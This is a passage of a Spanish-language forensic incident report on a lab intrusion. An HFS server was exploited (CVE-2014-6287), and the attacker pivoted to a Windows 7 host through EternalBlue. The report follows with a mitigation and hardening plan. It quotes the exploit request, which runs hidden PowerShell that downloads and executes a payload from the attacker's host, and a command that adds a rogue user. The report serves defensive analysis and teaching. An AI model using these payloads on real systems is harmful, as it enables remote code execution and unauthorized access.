
Confirmación de ejecución de payload host A



Fuente. Autoría Propia

Figura 22

Sesión de meterpreter en intrusión al Host A



Fuente. Autoría Propia

Logs del servidor rejetto HFS (fundamentales)

El exploit CVE-2014-6287 inyecta: /?search==%00{.exec|powershell -nop -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.88.100:8080/payload.ps1')".}


- En hfs.events.log o hfs.access.log normalmente se hallan entradas como:
- Peticiones sospechosas GET/POST desde la IP atacante
- Uso del parámetro exec
- Descarga de archivos DLL, EXE o PS1
- Valor forense: confirma explotación remota.

Evidencias de ejecución del payload en Windows (Prefetch)

- C:\Windows\Prefetch*EXE*
- POWERSHELL.EXE-*.pf
- CMD.EXE-*.pf
- SVCHOST.EXE-*.pf
- METERPRETER.EXE-*.pf

Figura 23


Evidencia en el maquina Windows donde se tiene el control



Fuente. Autoría Propia

Figura 24


El payload obtuvo privilegios especiales



Fuente. Autoría Propia

Figura 25

Un LogonType 3 significa que la sesión fue iniciada desde la red



Fuente. Autoría Propia

Indicador de compromiso IoC

Conexiones TCP permanentes Mediante la sesión de meterpreter teniendo el control total de la maquina se generó un payload reverse_tcp;

- Conexiones **salientes** desde Host A → atacante
- Puertos comunes: **4444, 8080, 8443**

Apertura de túneles para realizar pivoting

- 127.0.0.1:7777
- 10.10.10.11

Logs de eventos en el host B

Este informe describe el análisis forense hecho en el Host B (Windows 7), que se encuentra en la red interna (10.10.10.11). Se accedió a este host a través de un ataque de pivoting desde el Host A, que ya había sido comprometido.

El atacante utilizó:

- Pivoting a través del host A
- Socks proxy y port forwarding (portfwd 5450 → 445)
- Exploit MS17-010 (EternalBlue)
- Auxiliary ms17_010_command permite la ejecución remota de comandos
- Comando malicioso: **net user andresmiranda Pass123! /add**
- Metodología de análisis


Metodología de análisis

- Recolección de evidencias del Visor de Eventos:
- Security.evtx
- System.evtx

- Logs de autenticación
- Eventos de administración de cuentas

Figura 26

Usuario creado mediante el exploit



Fuente. Autoría Propia

Artefactos de persistencia y actividad:

- Prefetch
- SAM y SECURITY hives
- Registros SMB
- Timestamps (MACB)

Correlación con el ataque:

- Pivoting
- Ejecución remota vía SMB
- Creación de usuario
- Movimientos laterales

Indicadores de compromiso (IoC) host B

Cuenta maliciosa creada:

- andresmiranda

Eventos de seguridad:

- 4720
- 4624 (tipo 3)
- 5145

Prefetch:


- CMD.EXE
- NET.EXE

Pivoting detectable por:

- Tráfico entrante al puerto 445 vía 127.0.0.1:5450

Figura 27

Confirmación de ejecución de payload host B



Fuente. Autoría Propia

Plan de Mitigación

Se llevó a cabo un análisis forense de los equipos de la organización y se confirmó que hubo un ataque exitoso. Este ataque afectó a dos servidores internos, utilizando vulnerabilidades que se conocían, pero no se habían solucionado. El atacante obtuvo acceso a un servidor expuesto (Host A), lo utilizó como punto de entrada a la red interna y, desde allí, logró acceder a un segundo servidor sensible (Host B), donde creó un nuevo usuario con privilegios administrativos.

Este incidente representa un ejemplo claro de cómo una vulnerabilidad pública sin parchear puede convertirse en un riesgo crítico para toda la infraestructura tecnológica. El primer acceso se produjo mediante la explotación de un software desactualizado que se encontraba expuesto en internet. Posteriormente, mediante técnicas de red avanzadas, el atacante logró moverse lateralmente dentro del entorno corporativo, comprometiendo un segundo equipo vulnerable a un fallo grave de seguridad.

Tabla 4

Mitre Att&ck cadena completa del ataque- autoría Propia

Táctica	Técnica (ID)	Descripción en el incidente
Reconocimiento	T1595 – Active Scanning	Nmap escaneó 192.168.88.214 encontrando HFS expuesto.
Entrega / Initial Access	T1190 – Exploit Public-Facing App	Explotación de Rejetto HFS (CVE-2014-6287).
Ejecución	T1059 – Command Execution	Ejecución del payload desde HFS; comandos remotos en Host A.
Persistencia	T1136 – Create Account	Creación del usuario

Táctica	Técnica (ID)	Descripción en el incidente
		"andresmiranda" en Host B a través de SMB.
Privilegios	T1068 – Exploitation for Privilege Escalation	MS17-010 permitió elevar privilegios en Host B.
Credenciales	T1003 – OS Credential Dumping	Dump de SAM y SECURITY en Host B (si se realizó).
Descubrimiento	T1087 – Account Discovery / T1018 – Remote System Discovery	Identificación de la red 10.10.10.0/24 desde Host A.
Movimiento Lateral	T1021.002 – SMB / T1090 – Proxy	Uso de autoroute + portfwd + socks_proxy para pivoting a Host B.
Ejecución Remota	T1210 – Exploitation of Remote Services	Exploición de MS17-010 vía SMB en Host B.
Acceso Remoto	T1105 – Exfil/Ingress Tool Transfer	Carga de payload Meterpreter.
Impacto	T1490 – Inhibit System Recovery	Modificaciones críticas en Host B mediante comandos SMB.

Nota: La tabla resume las acciones del atacante durante el incidente, mapeadas a las tácticas y técnicas del marco MITRE ATT&CK. Muestra de manera clara cómo el adversario pasó desde la identificación y uso inicial (Rejetto HFS) hasta el movimiento lateral y el control total del host B usando EternalBlue. Esta estructura facilita entender la cadena de ataque y los puntos donde el Blue Team pudo detectar, contener o mitigar la intrusión.

Recomendaciones de seguridad – priorización basada en riesgo

Tabla 5

Recomendación de seguridad

Criticidad	Recomendación	Motivo
Alta (Crítica)	Desinstalar HFS del Host A	Software vulnerable, sin soporte.
Alta	Aplicar parche MS17-010 en Host B	Vulnerabilidad explotada en el ataque.
Alta	Deshabilitar SMBv1 en toda la red	Protocolo inseguro usado para el compromiso.
Alta	Segmentar redes internas	Evita pivoting desde un host comprometido.
Alta	Implementar EDR corporativo	Detección de intrusiones y ejecución remota.
Media	Activar auditoría avanzada (4688, 4104)	Mejora visibilidad del sistema.
Media	Restringir uso de PowerShell	Mitiga ejecución de payloads y RCE.
Media	Controlar aplicaciones (AppLocker/WDAC)	Previene ejecución de scripts maliciosos.
Media	Hardening CIS para Windows	Elimina configuraciones débiles.
Baja	Capacitación del personal	Mejora la respuesta y prevención futura.
Baja	Documentar procedimiento de gestión de parches	Formaliza procesos.

Nota: La tabla sintetiza las recomendaciones de seguridad priorizadas según su criticidad, basadas en las vulnerabilidades y fallas identificadas durante el incidente. Las acciones críticas se enfocan en eliminar los vectores de ataque utilizados (HFS vulnerable, SMBv1, MS17-010), mientras que las medidas medias y bajas fortalecen la visibilidad, el control de ejecución y la madurez operativa de la organización. En conjunto, estas recomendaciones forman un plan de

mitigación integral orientado a reducir el riesgo y prevenir compromisos similares en el futuro.

Acciones Inmediatas (Contención y Erradicación).

Aislamiento de los sistemas comprometidos

- Desconectar Host A y Host B de la red para evitar propagación lateral.
- Deshabilitar interfaces de red o aplicar ACLs de bloqueo temporal.
- Revocar sesiones activas de SMB, PoderShell y servicios remotos.
- Inhabilitar servicios no esenciales en ambos hosts.

Desinstalación o desactivación de software vulnerable

- Detener y desinstalar Rejetto HFS en Host A.
- Bloquear con firewall cualquier intento de publicación de HFS en el futuro.

Aplicación de parches críticos Host A:

- Sustituir el servidor HFS por un servidor web seguro y mantenido.
- Actualizar Windows a último nivel de parches.

Aplicación de parches críticos Host B:

- Instalar los parches contra MS17-010 (EternalBlue) inmediatamente.
- Forzar actualización de SMB v1 → deshabilitar completamente.

Eliminación del malware o artefactos eliminar

- Scripts VBS o PS cargados desde el exploit HFS
- Archivos temporales
- Prefetch sospechosos
- Programas de administración remota desconocidos
- Ejecutar herramientas EDR / antivirus avanzados.

Acciones Correctivas (Hardening y Reducción de Riesgo)

- Endurecimiento del sistema (CIS Benchmarks)
- Deshabilitar SMBv1 completamente.
- Forzar autenticación SMB mediante NTLMv2.
- Configurar políticas de contraseña más estrictas.
- Restringir RDP a direcciones seguras o VPN.
- Activar control de cuentas de usuario (UAC) en modo estricto.

Configuración avanzada de firewall

- Bloquear puertos públicos innecesarios (especialmente 80 si no es un servidor web real).
- Aplicar políticas Zero-Trust para conexiones entrantes.
- Limitar puertos SMB únicamente a segmentos autorizados.
- Deshabilitar tráfico lateral sin justificación (445/TCP).
- Aislar servidores expuestos (como HFS) en una DMZ.
- Implementar firewalls internos con reglas explícitas.

Control de aplicaciones

- Denegar ejecución de binarios en carpetas temporales.
- Aplicar AppLocker o WDAC para bloquear:
- .vbs
- scripts PowerShell no firmados
- herramientas de pentesting no aprobadas

Gestión de privilegios

- Eliminar privilegios de administrador innecesarios.
- Implementar “Just Enough Administration” (JEA).

- Habilitar MFA para servicios críticos.

Medidas preventivas (evitar nuevas intrusiones)

- Monitoreo intensivo y detección temprana
- Implementar paneles SIEM con alertas para:
- Creación de usuarios (Event ID 4720)
- Ejecución remota de comandos (Event ID 4697, 4104, 7045)
- Fallos y éxitos de autenticación (ID 4624/4625)
- Conexiones inusuales a puertos 80, 445, 135, 139
- Escaneos o uso de SMB a través de rutas internas

Políticas estrictas de powerShell

- Activar PowerShell Constrained Language Mode.
- Requerir firmas digitales en todos los scripts.
- Registrar transcription de PowerShell.
- Reglas EDR/IDS específicas

Capacitación del personal

- Buenas prácticas de exposición de servicios.
- Gestión de parches.
- Manejo seguro de servidores y roles.

Recuperación y mejora continua backups seguros

- Restaurar Host A y Host B desde copias previas al ataque.
- Validar integridad mediante checksum.

Validación post-incidente

- Prueba de penetración interna controlada.

- Verificación de que pivoting ya no es posible.
- Análisis de tráfico para confirmar ausencia de conexiones maliciosas.

Documentación y aprendizaje

- Actualizar políticas de seguridad.
- Registrar el incidente en el historial corporativo.
- Revisar SLA del proceso de gestión de parches.
- Recomendaciones Ejecutivas Finales
- Priorizar la eliminación de sistemas obsoletos como Windows 7.
- Poner en marcha un programa formal de gestión de vulnerabilidades.
- Implementar EDR corporativo para detección avanzada.
- Mantener un programa de auditorías periódicas y simulacros de Red Team.

Acciones iniciales ante la detección de un ataque en tiempo real

Ante la detección de un ataque en tiempo real en un sistema Windows, el analista Blue Team debe ejecutar una secuencia priorizada de acciones técnicas que permitan contener la amenaza sin comprometer la evidencia forense, tal como lo establece el modelo de respuesta del NIST SP 800-61r2 (Computer Security Incident Handling Guide). A continuación, se detalla el proceso ampliado con profundidad técnica (NIST, 2012).

Confirmar la existencia del ataque y su naturaleza (identificación del incidente)

Se identificó que el equipo Windows 7 (IP: 192.168.88.214 / 10.10.10.9) había sido comprometido y posteriormente utilizado por un atacante para realizar pivoting hacia otra red interna, alcanzando el host 10.10.10.11.

El host comprometido actuó como punto intermedio, abriendo una conexión reversa hacia la máquina del atacante: 192.168.88.100:4444.

Con el comando **netstat -ano** en el host A encontramos:

- Existe un proceso malicioso (QdJzhptSlh.exe) ejecutándose.
- La máquina posee dos gateways activos, lo cual facilitó el movimiento lateral.
- Se observó un puerto reverso activo conectando hacia 192.168.88.100:4444.
- Se están usando puertos comunes para servidores ilegítimos (80, 8000, 20000, 30001).

El atacante aprovechó la doble interfaz para pivotar:

- Entrada por red 192.168.88.0/24
- Salida hacia red 10.10.10.0/24
- Uso del host como puente hacia 10.10.10.11

Contención y Eliminación de Pivoting

Paso 1 — Identificar el proceso del atacante

netstat -ano | find "4444"

tasklist /fi "PID eq 2448"

Paso 2 — Finalizar proceso

taskkill /PID 2448 /F

Paso 3 — Bloquear comunicación

hacia 192.168.88.100 a nivel de firewall local

Paso 4 — Eliminar archivo malicioso

del C:\Users\usuario\AppData\Local\Temp\QdJzhptSlh.exe

Paso 5 — Deshabilitar servicios sospechosos

sc query type= service state= all | find "hfs"

sc stop hfs

sc delete hfs

Paso 6 — Ver rutas maliciosas creadas

route print

Desde Metasploit el atacante inserto rutas Eliminar manualmente en caso de persistencia:

route delete 10.10.10.0


Paso 7 — Actualizar los sistemas operativos windows para no tener fallos de seguridad y vulnerabilidades del host A y host B.

Correlación expedita de conexiones de red activas con el comando en la shell.

- netstat -ano
- Get-NetTCPConnection

Figura 28


Identificación maquina atacante 192.168.88.100:4444



Fuente. Autoría Propia

Figura 29

PID 2448 Reverse shell activo, nombre aleatorio involucra ofuscación



Fuente. Autoría Propia

Esto permite confirmar si existe actividad de beacons, reverse shells o túneles activos, alineados a técnicas MITRE ATT&CK como T1071 (Application Layer Protocol), Sesiones establecidas hacia direcciones externas desconocidas, Conexiones persistentes típicas de C2 (Command and Control), Puertos anómalos abiertos tras explotación (MITRE, 2023).

Preservar evidencia volátil antes de cualquier acción intrusiva

Windows almacena evidencia crítica en memoria RAM: payloads, llaves de registro cargadas, artefactos de ejecución, cadenas de procesos y sesiones ofensivas activas.

El paso inmediato es crear un volcado de memoria utilizando herramientas GPL:

- DumpIt / WinPmem para copia de memoria física.
- Belkasoft RAM Capturer (GPL-friendly).

Esto es fundamental para análisis posterior con Volatility (técnicas T1055, T1105, T1059).

Modificar procesos sin capturar RAM puede destruir información del atacante.

Cita técnica: Carrier, B. — “File System Forensic Analysis”, evidencia volátil en memoria (Carrier, 2005).

Aislar el host sin apagarlo (Contención controlada)

Nunca se recomienda “desconectar el cable” sin análisis, ya que:

- Se pierde telemetría de red.
- Se destruyen artefactos cargados en RAM.
- Puede activarse un mecanismo de failsafe del atacante.

Métodos de Aislamiento Recomendados

- Crear reglas de firewall locales de bloqueo inmediato
- Bloquear exfiltración de datos (**T1041 – Exfiltration Over Network**).
- Cortar el canal de C2 sin detener el sistema.

Determinar el alcance del ataque (triaging inicial)

Identificar procesos anómalos

- tasklist /svc
- wmic process list full

Procesos sospechosos sin firma digital

ejecutándose desde rutas no convencionales, Inyectados en procesos legítimos (process hollowing).

- **%TEMP%, %APPDATA%, %PROGRAMDATA%.**

Inyectados en procesos legítimos (process hollowing).

Cita técnica: MITRE T1055 Process Injection.

Revisión de Persistencia

HKCU\Software\Microsoft\Windows\CurrentVersion\Run**,** donde se registran programas que se ejecutan automáticamente al iniciar sesión y que pueden revelar artefactos maliciosos, consulta los servicios recientemente creados mediante 'sc query type=service', ya que un atacante puede instalar servicios disfrazados para mantener el acceso al sistema, Las tareas programadas se obtienen con schtasks /query /fo LIST /v. Suelen utilizarse para ejecutar scripts o binarios maliciosos de forma automática y periódica.

Identificar si hay movimiento lateral en curso

Dado que en el ataque anterior el Red Team utilizó técnicas como pivoting mediante SOCKS y la explotación de EternalBlue, es necesario revisar si quedaron rastros de movimiento lateral dentro del sistema. Esto incluye la búsqueda de conexiones inusuales, autenticaciones remotas, servicios modificados o cualquier indicio de que el atacante intentó desplazarse hacia otros equipos de la red:

- Sesiones SMB activas: revisión de conexiones establecidas hacia o desde el sistema.
- net session: enumera sesiones SMB abiertas a nivel de servidor.
- Get-SmbSession: permite identificar sesiones SMB autenticadas, su origen y los usuarios involucrados.
- Conexiones RDP abiertas: validación del uso de Escritorio Remoto para persistencia o movimiento lateral.
- qwinsta: muestra las sesiones RDP activas, desconectadas o en uso.
- query user: permite identificar usuarios conectados por RDP y su estado

Comandos ejecutados remotamente

- Event ID 7045: señala la instalación de un servicio nuevo en el sistema, algo que los atacantes suelen usar para mantener persistencia o ejecutar código de forma remota.
- Event ID 4688: registra la creación de nuevos procesos, lo cual permite identificar comandos, scripts o binarios que el atacante pudo haber lanzado durante la intrusión.Esto permite detectar si el atacante está en proceso de saltar hacia otros sistemas (T1021 - Remote Services).

Verificar si el atacante mantiene persistencia activa

Es necesario detectar reverse Shell

Revisar procesos asociados:

- cmd.exe o powershell.exe con parámetros ocultos.
- mshta.exe, wscript.exe, cscript.exe.

Agentes de tipo Cobalt, Metasploit o Empire

Firmas típicas:

- Comunicación periódica a un solo host en puertos no estándar.
- Procesos con nombres sobreescritos (“svch0st.exe”, “winudp.exe”).
- Pipes anómalos en el sistema (\\.\pipe\msf-*).

Cita técnica: Metasploit Meterpreter Communication Channels (Rapid7, 2024) .

Documentar cada acción realizada

Siguiendo NIST 800-61:

- No se deben ejecutar comandos sin registrar hora y propósito.
- Cada alteración del sistema debe justificarse.
- Las evidencias recolectadas deben ser almacenadas con hash SHA-256.Esto protege la

Medidas de Hardening para Evitar Repetición del Ataque

Teniendo en cuenta el ataque del ejercicio Red Team —que incluyó la explotación inicial del servicio vulnerable Rejetto HFS, el pivoting interno mediante autoroute + SOCKS5, el reconocimiento de activos y la explotación posterior de MS17-010 (EternalBlue). La estrategia de hardenización debe cubrir de forma integral cada fase de la intrusión. Teniendo en cuenta el ataque del ejercicio Red Team —que incluyó la explotación inicial del servicio vulnerable Rejetto HFS, el pivoting interno mediante autoroute + SOCKS5, el reconocimiento de activos y la explotación posterior de MS17-010 (EternalBlue). La estrategia de hardenización debe cubrir de forma integral cada fase de la intrusión. A continuación, se presentan las medidas avanzadas propuestas.

Hardening a nivel de superficie de ataque (software y servicios)

Este conjunto de controles busca reducir la superficie de exposición que permitió que el Red Team explotara vulnerabilidades y servicios obsoletos para obtener acceso inicial. La falta de inventario, la presencia de software sin soporte y la existencia de servicios no necesarios abrieron la puerta a técnicas de explotación remota, como la usada contra Rejetto HFS (Rejetto, 2024). Estas medidas hacen parte del CIS Benchmark (Center for Internet Security, s.f.) y del marco NIST SP 800-53 para controlar qué software existe, quién lo instala y bajo qué políticas puede ejecutarse.

Medidas:

- Inventario continuo de software (NIST CM-8). Permite identificar aplicaciones obsoletas o no autorizadas en tiempo real, de modo que puedan ser removidas antes de que un atacante las apunte.
- Implementar Application Allow Listing mediante AppLocker.

- Aplicar Windows Defender Application Control (WDAC) para restringir binarios no autorizados.
- Permitir únicamente la ejecución de software, scripts y servicios aprobados por la organización.

Bloquear intentos de explotación de servicios externos (MITRE T1190) limitando la ejecución no autorizada.Impacto técnico evita la ejecución de payloads, binarios de staging, scripts maliciosos o servicios "rogue" usados por Metasploit (Rapid7, 2024) para obtener acceso inicial. Un atacante no puede iniciar HFS, Tomcat vulnerables, servicios SMB inseguros o cualquier ejecutable no permitido.

Minimización de servicios expuestos a Internet

La exposición innecesaria de puertos permitió que el Red Team descubriera el servicio vulnerable y lanzara el ataque desde el exterior. La reducción de servicios expuestos es uno de los pilares del principio de "Attack Surface Reduction".

Implementar:

- **Firewall basado en listas blancas** (Allow-by-Exception), Solo los puertos estrictamente necesarios deben estar accesibles.
- Publicación segura mediante un **reverse proxy** o **WAF** (nginx + ModSecurity GPL), (nginx + ModSecurity GPL), agregando inspección y validación a nivel.

Hardening ante movimiento lateral y pivoting

El Red Team explotó la red interna mediante pivoting → autoroute + socks_proxy + EternalBlue, esta sección aborda cómo impedir que un host comprometido pueda comunicarse con otros o desplazarse sin control.

Segmentación de red

- VLANs pára cada red clientes/servodores/Admisntrativas
- ACL que bloqueen tráfico lateral entre hosts.
- Límite para tráfico SMB solo hacia servidores autorizados.

Impacto:

Impide que un equipo comprometido pueda explorar, escanear o moverse hacia otros segmentos de la red, Aplica un enfoque Zero Trust, donde cada conexión debe ser verificada antes de permitirse.

Fortalecimiento de autenticación y protección de credenciales

Windows es vulnerable al robo de credenciales si LSASS no está protegido.

Medidas:

- Credential Guard, LSA Protection y RunAsPPL.
- Deshabilitar NTLMv1 y restringir NTLMv2.
- LAPS v2 para contraseñas administrativas únicas por host.
- Deshabilitar RID-500 como estándar CIS.

Impacto Evita credenciales reutilizables, elimina rutas de Pass-the-Hash, Pass-the-Ticket y reduce exploits que dependen de lectura de memoria (MITRE: T1555 – Credential Dumping) (MITRE, 2023).

Endurecimiento rdp

El pivoting pudo haber usado RDP o servicios remotos después del compromiso.

Aplicar:

- NLA obligatorio en RDP..
- Autenticación multifactor local (MFA con Windows Hello o DUO free).
- Bloqueo automático tras intentos fallidos (Account Lockout Policy).

- Deshabilitar redirecciones RDP (port printers, drives, clipboard).

Hardening contra exploitación eternalblue (MS17-010)

La explotación del Host B se debió a la ausencia del parche MS17-010 (corporativo: Microsoft, 2024) y configuraciones SMB inseguras. la explotación de Host B ocurrió por falta de parcheo.

Medidas:

- Gestión de parches basada en WSUS o Windows Update for Business.
- Auditoría mensual de CVE críticos (CVE-2017-0144).
- Activación del módulo de mitigación:
- **SMB Signing**
- **Deshabilitar SMBv1**
- **Filtrado de puertos 445/139 a nivel de firewall**

Impacto:

EternalBlue queda completamente mitigado.

